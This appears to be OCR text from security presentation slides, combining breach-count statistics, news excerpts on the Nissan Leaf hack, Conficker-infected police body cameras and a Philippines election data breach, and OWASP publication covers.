pwned websites	pwned accounts	pastes	paste accounts

Top 10 breaches

152,445,165	Adobe accounts
30,811,934	Ashley Madison accounts
13,545,468	000webhost accounts
4,833,678	VTech accounts
4,821,262	mail.ru Dump accounts
4,789,599	Bitcoin Security Forum

http://www.bbc.com/news/technology-35642749




Technology

Nissan Leaf electric cars hack vulnerability disclosed

By Leo Kelion
Technology desk editor

24 February 2016 | Technology

Watch: Troy Hunt controlled the climate systems of a car parked on the other side of the world http://arstechnica.com/security/2015/11/police-body-cams-found-pre-installed-with-notorious-conficker-worm/



RISK ASSESSMENT / SECURITY & HACKTIVISM

Police body cams found pre-installed with notorious Conficker worm

One of the world's most prolific pieces of malware is found in cams from Martel.


by Dan Goodin - Nov 16, 2015 1:19pm EST

hendonpub.com

One of the world's most prolific computer worms has been found infecting several police body cameras that were sent to security researchers, the researchers reported.

According to a blog post published last week by security firm iPower, multiple police cams manufactured by Martel Electronics came pre-installed with Win32/Conficker.B!inf. When one such

LATEST FEATURE STORY



Philippines elections hack 'leaks voter data'


By Leisha Chi
BBC reporter

11 April 2016 | Technology

The Philippines is set to hold its general elections in May using automated machines for the third time

The Philippines may have suffered its worst-ever government data breach barely a month before its elections.

OWASP Books




OWASP
The Open Web Application Security Project

OWASP Top 10 - 2013
The Ten Most Critical Web Application Security Risks

release


Creative Commons (CC) Attribution Share-Alike
Free version at https://www.owasp.org



OWASP
Open Web Application
Security Project

Application Security Verification Standard 3.0.1

July 2016




OWASP
Open Web Application
Security Project

Testing Guide 4.0

